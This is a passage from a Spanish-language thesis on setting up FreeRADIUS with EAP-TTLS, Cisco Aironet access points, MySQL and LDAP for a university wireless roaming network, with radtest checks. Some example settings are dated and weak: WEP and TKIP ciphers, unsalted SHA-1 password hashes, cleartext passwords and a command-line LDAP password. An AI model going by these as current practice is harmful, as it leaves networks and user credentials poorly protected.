dd if=/dev/urandom of=random count=2

4.7 Configuración de un servidor de autenticación RADIUS

Los certificados generados en el cap. 7.6 son utilizados en la configuración del paquete freeradius. El directorio por defecto que debería estar almacenado los certificados ca.crt, radius.uni.edu.pe.crt, la llave privada radius.key y los archivos dh y random se encuentra en "../raddb/certs/ ".

4.7.1 Configuración del archivo usuarios

Define los usuarios por defecto que serán autenticados. En su configuración no es necesario precisar el tipo de protocolo EAP a usarse. En el ejemplo 4.3 se observa la creación del usuario "jquinto" para ser autenticado a una red Wireless. En la configuración, el nombre del usuario es correspondido al dominio uni.edu.pe.

Ejemplo 4.3. Creación del usuario jquinto en el archivo de usuarios "users" del freeradius.

```
DEFAULT
User-Name = `%{User-Name}`,
Fall-Through = yes
jquinto Cleartext-Password := "<clave-secreta>"
```

En el ejemplo 4.4 se observa la ejecución de la herramienta "radtest" para la validación del usuario jquinto@uni.edu.pe a la red inalámbrica de la FIEE-UNI.

Ejemplo 4.4. Lanzamiento de un radtest para la validación de un usuario local.

```
radtest jquinto@uni.edu.pe <clave-secreta> 127.0.0.1 0 <clave-secreta>
Sending Access-Request of id 101 to 127.0.0.1 port 1812
        User-Name = "jquinto@uni.edu.pe"
        User-Password = "<clave-secreta>"
        NAS-IP-Address = 67.215.65.132
        NAS-Port = 0
rad_recv: Access-Accept packet from host 127.0.0.1 port 1812, id=101, length=44
```

4.7.2 Configuración del archivo de protocolos EAP

El método de autenticación por defecto será EAP-TTLS. Este método es enviado por el servidor RADIUS en respuesta al mensaje "**EAP-Response, Identity**" por parte del usuario.

Por otro lado, también es necesario configurar un tiempo de expiración para las correlaciones entre los mensajes "EAP-Request" y "EAP-Response". El valor por defecto es de 60 segundos tal como se muestra en el ejemplo 4.5.

Ejemplo 4.5. Configuración del método de autenticación EAP en el archivo "eap.conf"

```
eap {
        default_eap_type = ttls
        timer_expire     = 60
        ignore_unknown_eap_types = no
        cisco_accounting_username_bug = no
        max_sessions = 4096
      ...
```

Para la configuración del directorio de certificados TLS, debemos modificar el archivo "eap.conf" tal como se muestra en el ejemplo 4.6.

Ejemplo 4.6. Configuración de los parámetros de configuración TLS en eap.conf

```
    ...
tls {
        certdir = ${confdir}/certs
        cadir = ${confdir}/certs
        private_key_file = ${certdir}/radius.key
        certificate_file = ${certdir}/radius.uni.edu.pe.crt
        CA_file = ${cadir}/ca.crt
        dh_file = ${certdir}/dh
        random_file = ${certdir}/random
        CA_path = ${cadir}
        cipher_list = "DEFAULT"
     }
    ...
```

En el ejemplo 4.7 se muestra los parámetros de configuración TTLS en "eap.conf".

Ejemplo 4.7. Configuración TTLS en "eap.conf"

```
    ...
ttls {
          default_eap_type = md5
          copy_request_to_tunnel = no
          use_tunneled_reply = no
          virtual_server = "inner-tunnel"
}
```

4.7.3 Configuración de los clientes RADIUS

Los Clientes RADIUS o NAS (Network Access Service) son dispositivos de acceso con soporte AAA (Autenticación, Autorización y Contabilidad) en donde los usuarios se conectan de forma segura a una determinada red.

Para la configuración de los clientes, es indispensable probar conectividad entre el servidor y los Puntos de Accesos a configurar. En nuestro escenario de pruebas tenemos configurados una red de Hot Spots con una dirección de subred 192.168.1.64/27. En el ejemplo 4.8 se observa la configuración necesaria de un Punto de Acceso con dirección 192.168.1.65 al servidor RADIUS correspondiente.

Ejemplo 4.8. Adición de un Punto de Acceso al servidor radius de la FIEE-UNI.

```
client FIEE-UNI {
ipaddr = 192.168.1.65
netmask = 32
secret = <clave-secreta>
shortname = AP-FIEE-UNI
nastype = cisco
}
```

También se conocen como clientes RADIUS a aquellos servidores que reenvían las peticiones de autenticación de usuarios a otros servidores RADIUS.

En la ejemplo 4.9 se observa la adición del servidor RADIUS institucional de la UNI al servidor Proxy RADIUS correspondiente al dominio .PE. Según TABLA Nº 4.3, la dirección IP del servidor radius es 192.168.1.4.

Ejemplo 4.9. Adición del servidor radius de la UNI al servidor Proxy Radius del Perú.

```
client org-UNI {
ipaddr = 192.168.1.4
netmask = 32
secret = <clave-secreta>
shortname = org-UNI
}
```

4.7.4 Generación de las claves secretas

Las claves compartidas entre los servidores deben ser aleatorias y difíciles de descifrar. En la ejemplo 4.10 se observa el uso de un programa llamado "makepasswd" para la generación de claves aleatorias. El tamaño de claves recomendado es de 16 dígitos hexadecimales.

Ejemplo 4.10. Generación de claves usando makepasswd

```
# makepasswd --char=16
hHh5zTgdSM2qBdle
```

4.8 Configuración de los Puntos de Accesos Cisco Aironet

Para la configuración de un Cisco Aironet con soporte AAA es necesario primero crear un nuevo modelo AAA definiendo el servidor de autenticación correspondiente, luego se creará un SSID para el acceso seguro de los usuarios a la RAAP y un segundo SSID para el acceso a otros usuarios, y finalmente se crearán los métodos de cifrados usados en la autenticación de los usuarios. En los ejemplos 4.11, 4.12 y 4.13 se describen las configuraciones a seguir en un Punto de Acceso Cisco Aironet.

Ejemplo 4.11. Creación de un modelo AAA en un Cisco Aironet

```
aaa new-model
aaa group server radius rad_eap
 server 192.168.1.4 auth-port 1812 acct-port 1813
aaa group server radius rad_acct
```

Ejemplo 4.12. Creación de SSIDs en un Puntos de Acceso Cisco Aironet

```
dot11 ssid TEST-UNI
 vlan 109
 authentication open eap eap_methods
 authentication network-eap eap_methods
 authentication key-management wpa optional
 accounting acct_methods
 INVITADOS
dot11 ssid INVITADOS
 vlan 103
 authentication open
 accounting acct_methods
 mbssid guest-mode
```

Ejemplo 4.13. Creación de métodos de cifrados en un Punto de Acceso Cisco Aironet.

```
encryption mode ciphers aes-ccm tkip wep128
encryption vlan 109 mode ciphers aes-ccm tkip wep128
encryption vlan 106 mode ciphers aes-ccm tkip wep128
broadcast-key change 600 membership-termination capability-change
broadcast-key vlan 109 change 600 membership-termination capability-change
```

4.9 Configuración del registro de cuentas en una base de datos SQL

En las universidades, el registro de los usuarios se encuentra almacenado en una base de datos SQL. Para que estos usuarios puedan autenticarse a la red de la RAAP es necesario instalar la librería cliente apropiada al tipo de base de datos correspondiente.

Las bases de datos compatibles al servidor de autenticación freeradius son cuatro: MySQL, PostgreSQL, Oracle y MsSQL.

En la presente tesis se elegirá a MySQL como el tipo de base de datos de usuarios, luego se instalará, en el servidor freeradius, la librería "libmysqlclient-dev", después se

configurará el módulo SQL con los parámetros adecuados y por último se añadirá el esquema de MySQL correspondiente al servidor freeradius.

A continuación se describirá más a detalle el proceso de configuración de una base de datos MySQL y su validación con el servidor RADIUS.

4.9.1 Esquema de base de datos MySQL

El modelo la de base de datos propuesta es mostrada en la Fig. 4.4.




Fig. 4.4 Modelamiento de la base de datos propuesta

En dicha figura se observa siete tablas, cada una de ellas define ciertos campos, por ejemplo:

a. Tabla tabla_test

La siguiente tabla almacenará ciertos campos como por ejemplo la dirección IP del NAS (Autenticador), el puerto del NAS y el nombre un grupo de usuarios (Ver Fig. 4.5).

```
mysql> select * from tabla_test;
+----+-----------+--------------+-----------+
| id | groupname | nasipaddress | nasportid |
+----+-----------+--------------+-----------+
|  1 | tesis     | 192.168.1.65 | NULL      |
+----+-----------+--------------+-----------+
1 row in set (0.00 sec)
```

Fig. 4.5 Campos de la tabla "tabla_test"

b. Tabla radcheck

En ésta tabla se almacenarán los usuarios de la institución correspondiente el cual serán autenticados por un servidor RADIUS (Ver Fig. 4.6).

```
mysql> select * from radcheck;
+----+----------+--------------------+----+-------------------------------------------+
| id | username | attribute          | op | value                                     |
+----+----------+--------------------+----+-------------------------------------------+
|  1 | jquinto  | Password-With-Header | := | {sha}338638a7df36bfc0de5d4d1bdcffa8fa0d064db6 |
|  2 | user01   | Password-With-Header | := | {sha}0bb74655fbbdf5c5cf8274932d15e7de4aff497f |
|  3 | user02   | Password-With-Header | := | {sha}08ed6fc92359da904d38d22a2edffcd7c424f7ea |
+----+----------+--------------------+----+-------------------------------------------+
3 rows in set (0.00 sec)
```

Fig. 4.6 Campos de la tabla "radcheck"

c. Tabla radreply

En ésta tabla se creará entradas por cada atributo de respuesta para un usuario en específico (Ver Fig. 4.7).

```
mysql> select * from radreply;
+----+----------+--------------------+----+--------------+
| id | username | attribute          | op | value        |
+----+----------+--------------------+----+--------------+
|  1 | jquinto  | Framed-IP-Address  | := | 192.168.10.5 |
|  2 | user01   | Framed-IP-Address  | := | 192.168.10.6 |
|  3 | user02   | Framed-IP-Address  | := | 192.168.10.7 |
|  4 | user02   | Framed-MTU         | := | 1500         |
|  5 | jquinto  | Framed-MTU         | := | 1500         |
+----+----------+--------------------+----+--------------+
5 rows in set (0.00 sec)
```

Fig. 4.7 Campos de la tabla "radreply"

d. Tabla radusergroup

En ésta tabla se crearán correspondencias entre los nombres de usuarios y grupos (Ver Fig. 4.8).

```
mysql> select * from radusergroup;
+----------+-----------+----------+
| username | groupname | priority |
+----------+-----------+----------+
| jquinto  | estatico  |       10 |
| user01   | dinamico  |       20 |
| user02   | otros     |       30 |
+----------+-----------+----------+
3 rows in set (0.00 sec)
```

Fig. 4.8 Campos de la tabla "radusergroup"

e. Tabla radgroupcheck

En ésta tabla se crearán correspondencias entre un atributo específico y el nombre de un grupo (Ver Fig. 4.9).

```
mysql> select * from radgroupcheck;
+----+-----------+----------------+----+-------+
| id | groupname | attribute      | op | value |
+----+-----------+----------------+----+-------+
|  1 | estatico  | Huntgroup-Name | := | tesis |
|  2 | dinamico  | Auth-Type      | := | LDAP  |
|  3 | otros     | Auth-Type      | := | LOCAL |
+----+-----------+----------------+----+-------+
3 rows in set (0.00 sec)
```

Fig. 4.9 Campos de la tabla "radgroupcheck"

f. Tabla radgroupreply

En ésta tabla se crearán atributos de respuestas a un grupo específico de la tabla "radusergroup" (Ver Fig. 4.10).

```
mysql> select * from radgroupreply;
+----+-----------+--------------------+----+----------------------+
| id | groupname | attribute          | op | value                |
+----+-----------+--------------------+----+----------------------+
|  1 | estatico  | Framed-MTU         | := | 1500                 |
|  2 | estatico  | Framed-Compression | := | Van-Jacobsen-TCP-IP  |
|  3 | estatico  | service-type       | := | Framed-User          |
|  4 | dinamico  | Framed-Compression | := | Van-Jacobsen-TCP-IP  |
|  5 | dinamico  | Service-Type       | := | Framed-User          |
+----+-----------+--------------------+----+----------------------+
5 rows in set (0.00 sec)
```

Fig. 4.10 Campos de la tabla "radgroupreply"

g. Tabla nas

En ésta tabla se añadirán los campos correspondientes a los clientes RADIUS (Ver Fig. 4.11).

```
mysql> select * from nas;
+----+-------------+-----------+-------+-------+--------------+-------------+-----------+----------------+
| id | nasname     | shortname | type  | ports | secret       | server      | community | description    |
+----+-------------+-----------+-------+-------+--------------+-------------+-----------+----------------+
|  1 | 192.168.1.65 | cisco     | other |     0 | clave-secreta | 192.168.1.5 | NULL      | Cliente RADIUS |
+----+-------------+-----------+-------+-------+--------------+-------------+-----------+----------------+
1 row in set (0.00 sec)
```

Fig. 4.11 Campos de la tabla "nas"

4.9.2 Validación de tablas propias con un servidor Freeradius

Para la construcción de la tabla, por ejemplo "tabla_test" es necesario crear los campos columnas con los tipos de datos correspondientes, luego agregar valores de la tabla como sentencia SQL dentro del bloque "Authorize" del archivo radiusd.conf. En el ejemplo 4.14 se observa la forma de como incluir la tabla "tabla_test" en un servidor freeradius.

Ejemplo 4.14. Validación de una tabla de datos en un servidor freeradius

```
update request {
 Huntgroup-Name := "%{sql:SELECT `groupname` FROM `tabla_test` WHERE
nasipaddress='%{NAS-IP-ADDRESS}'}"
```

4.9.3 Conectividad al servidor Freeradius

En el ejemplo 4.15 hemos modificado el archivo "sql.conf" para la conexión a la base de datos de pruebas MySQL.

Ejemplo 4.15. Configuración de un cliente SQL para el servidor freeradius

```
sql {
      database = "mysql"
      driver = "rlm_sql_${database}"
      server = 192.168.1.5
      port = 3306
      login = "jquinto"
      password = "<clave-secreta>"
      radius_db = "freeradius"
}
```

Para que el servidor Freeradius pueda autorizar a los usuarios de una base de datos es necesario descomentar las líneas SQLs pertenecientes al archivo radiusd.conf como se muestra en el ejemplo 4.16

Ejemplo 4.16: Parámetros para configurar la autorización de usuarios SQL

```
authorize {
      preprocess
update request {
      Huntgroup-Name := "%{sql:SELECT `groupname` FROM `tabla_test` WHERE
nasipaddress='%{NAS-IP-ADDRESS}'}"
}
      chap
      mschap
      suffix
      eap {
            ok = return
      }
      files
      sql
      expiration
```

```
        logintime
        pap
}
accounting {
        radutmp
        sql
        sql_log
        attr_filter.accounting_response
}
```

4.9.4 Asignación de los permisos

En el ejemplo 4.17 se observa la asignación de los permisos necesarios al usuario "jquinto" para su acceso a la base de datos "freradius_uni".

Ejemplo 4.17. Asignación de permisos usando MySQL.

```
mysql -u root -p
Enter password:

mysql> create user jquinto@<IP-con-permiso-de-usuario> identified by '<clave-secreta>';
Query OK, 0 rows affected (0.10 sec)
mysql> create database freeradius_uni;
Query OK, 1 row affected (0.03 sec)
mysql> Grant all privileges on freeradius_uni.* to 'jquinto'@'<IP-con-permiso-de-usuario>'
identified by '<clave-secreta>' with grant option;
Query OK, 1 row affected (0.01 sec)
```

4.9.5 Uso de realms en una base de datos

Los usuarios de las instituciones tienen asignados una cuenta de correo electrónico, por ejemplo: jperez@uni.edu.pe, el alias de éste usuario es "jperez" y su dominio institucional es "uni.edu.pe", entonces a dicho dominio se le conoce como "realm" de la institución.

En la configuración por defecto del servidor Freeradius solo se autoriza nombres de usuarios y no hace la distinción con el realm de su institución, por lo que es necesario hacer una modificación al archivo "../sql/mysql/dialup.conf" del paquete freeradius como se muestra en el ejemplo 4.18.

Ejemplo 4.18. Uso de los realms en una base de datos SQL

```
# Descomentamos la siguiente línea
sql_user_name = "%{%{Stripped-User-Name}:-%{%{User-Name}:-DEFAULT}}"

# Comentamos esta línea
#sql_user_name = "%{User-Name}"
```

4.10 Configuración de un servidor de directorio LDAP

Después de instalar el servidor LDAP, se procederá a la configuración de los servicio de directorio.

4.10.1 Modificación del archivo de configuración LDAP

En el archivo config.php se modificará la siguiente línea:

Reemplazaremos esta línea:
#$servers->setValue('server','name','My LDAP Server');

Por esta línea:
$servers->SetValue('server','base',array('dc=uni,dc=edu,dc=pe'));

4.10.2 Configuración del directorio principal LDAP

Copiamos el esquema ldap del servidor RADIUS al directorio /etc/openldap/schema/ editando el archivo "slapd.conf". (ver ejemplo 4.19)

Ejemplo 4.19: Configuración del directorio LDAP

```
database      bdb
suffix        "dc=uni,dc=edu,dc=pe"
rootdn        "cn=freeradius,ou=admins,ou=radius,dc=uni,dc=edu,dc=pe"
rootpw        <clave-secreta>
directory     /var/lib/ldap
```

4.10.3 Creación del árbol de directorio LDAP

En un archivo con extensión "ldif" se creará el árbol de directorio LDAP. En el ejemplo 4.20 se observa la creación del archivo estructura-ldap-uni.ldif.

Ejemplo 4.20: Esquema principal del directorio LDAP propuesto.

```
# Creando la organización raiz del directorio
dn: dc=uni,dc=edu,dc=pe
objectClass: dcObject
objectClass: organization
dc: uni
o: UNI
description: Universidad Nacional de Ingeniería

# Creando una Organizacion General
dn: ou=radius,dc=uni,dc=edu,dc=pe
objectClass: top
objectClass: organizationalUnit
ou: radius

dn: ou=users,ou=radius,dc=uni,dc=edu,dc=pe
objectClass: top
objectClass: organizationalUnit
ou: users
```

```
dn: ou=profiles,ou=radius,dc=uni,dc=edu,dc=pe
objectClass: top
objectClass: organizationalUnit
ou: profiles

#Creando el Rol de Administrador
dn: cn=freeradius,ou=admins,ou=radius,dc=uni,dc=edu,dc=pe
objectClass: organizationalRole
cn: freeradius
description: Administrador de Directorio
```

4.10.4 Importación de la estructura del directorio LDAP

Para añadir una entrada al directorio de trabajo LDAP es necesario saber cuál es la estructura dentro de la base de datos utilizadas por LDAP. Para nuestro caso será "dn: cn=freeradius, ou=admins, ou=radius, dc=uni, dc=edu, dc=pe" como se muestra en el ejemplo 4.21.

Ejemplo 4.21. Importación de entradas usando la herramienta "ldapadd".

```
ldapadd -x -h 192.168.1.6 -w secret –D "cn=freeradius,ou=admins,ou=radius,dc=uni,
dc=edu,dc=pe" –f tesis.ldif
```

4.10.5 Configuración de un cliente LDAP en un servidor RADIUS

En el ejemplo 4.22 se observa los parámetros necesarios en la configuración del servidor RADIUS para poder realizar consultas a un servicio de directorio LDAP. Para ello se modificará el archivo "../raddb/modules/ldap".

Ejemplo 4.22. Configuración de un cliente LDAP para un servidor freeradius

```
ldap {
        server = 192.168.1.6:389
        identity = "cn=freeradius,ou=admins,ou=radius,dc=uni,dc=edu,dc=pe"
        password = <clave-secreta>
        basedn = "ou=users,ou=radius,dc=uni,dc=edu,dc=pe"
        filter = "(uid=%{%{Stripped-User-Name}:-%{User-Name}})"
        filter = "dialupAccess=%u"
        base_filter = "(objectclass=radiusprofile)"
        ...
}
```

Para autorizar las consultas de los usuarios registrados a un LDAP, se necesita configurar ciertos parámetros dentro del archivo de configuración global de freeradius como se muestra en el ejemplo 4.23.

Ejemplo 4.23. Parámetros de configuración de usuarios LDAP.

```
authorize {
...
ldap
...
```

```
}
authenticate {
...
Auth-Type LDAP {
ldap
}
...
}
```

4.10.6 Esquema para un directorio LDAP conectado al servidor RADIUS.

En la Fig. 4.12 se observa la estructura del directorio LDAP propuesto para el desarrollo de la tesis. Éste esquema contiene la administración de usuarios y otros perfiles necesarios para las configuraciones del LDAP.




Fig. 4.12 Estructura del directorio LDAP propuesto

4.10.7 Creación de usuarios LDAP para la autenticación de usuarios

En la Fig. 4.13 se observa la creación del usuario "Javier Richard Quinto Ancieta" con cuenta de correo jquinto@uni.edu.pe usando una plataforma web en PHP y en la Fig. 4.14 los atributos necesarios usados en la creación del mismo usuario.




Fig. 4.13 Creación de un usuario LDAP usando PHPLDAP




Fig. 4.14 Atributos usados para la creación de un usuario LDAP

CAPÍTULO V
PRUEBAS DE OPERATIVIDAD

5.1 Pruebas de conectividad con el Servidor Proxy RADIUS

En el ejemplo 5.1 se valida las credenciales de un usuario visitante a la UNI con dominio "inictel-uni.edu.pe". Este usuario intenta conectarse a la RAAP desde el campus de la UNI.

Ejemplo 5.1. Validación remota de un usuario visitante al campus de la UNI con cuenta de dominio institucional "inictel-uni.edu.pe"

```
radtest jquinto@inictel-uni.edu.pe <clave-secreta> <IP-Proxy-Radius-PE> 0 <clave-secreta>
Sending Access-Request of id 205 to <IP-Proxy-Radius-PE> port 1812
        User-Name = "jquinto@inictel-uni.edu.pe"
        User-Password = "<clave-secreta>"
        NAS-IP-Address = <IP-Address-NAS>
        NAS-Port = 0
rad_recv: Access-Accept packet from host <IP-Proxy-Radius-PE> port 1812, id=205, length=48
        User-Name = "jquinto@inictel-uni.edu.pe"
```

En la ejemplo 5.2 se muestra la validación remota de un usuario de la UNI con cuenta de acceso jquinto@uni.edu.pe. Este usuario intenta conectarse a la RAAP desde otra institución, por ejemplo INICTEL-UNI.

Ejemplo 5.2. Validación remota de un usuario de la UNI a la RAAP.

```
radtest jquinto@uni.edu.pe <clave-secreta> <IP-Proxy-Radius-PE> 0 <clave-secreta>
Sending Access-Request of id 198 to <IP-Proxy-Radius-PE> port 1812
        User-Name = "jquinto@uni.edu.pe"
        User-Password = "<clave-secreta>"
        NAS-IP-Address = <IP-Address-NAS>
        NAS-Port = 0
rad_recv: Access-Accept packet from host <IP-Proxy-Radius-PE> port 1812, id=198, length=46
        User-Name = "jquinto@uni.edu.pe"
```

5.2 Pruebas de autenticación local desde un suplicante en Windows

5.2.1 Usando la herramienta de software propietario Broadcom Corp

En la Fig. 5.1 se muestra los parámetros necesarios para la configuración de un suplicante en Windows XP.




Fig. 5.1 Autenticación desde un suplicante en Windows

En la Fig. 5.2 se observa la autenticación de un usuario. En dicha autenticación, se adjunta el certificado digital emitido por la autoridad certificadora correspondiente al servidor RADIUS y en la Fig. 5.3 se muestra la veracidad de dicho certificado.

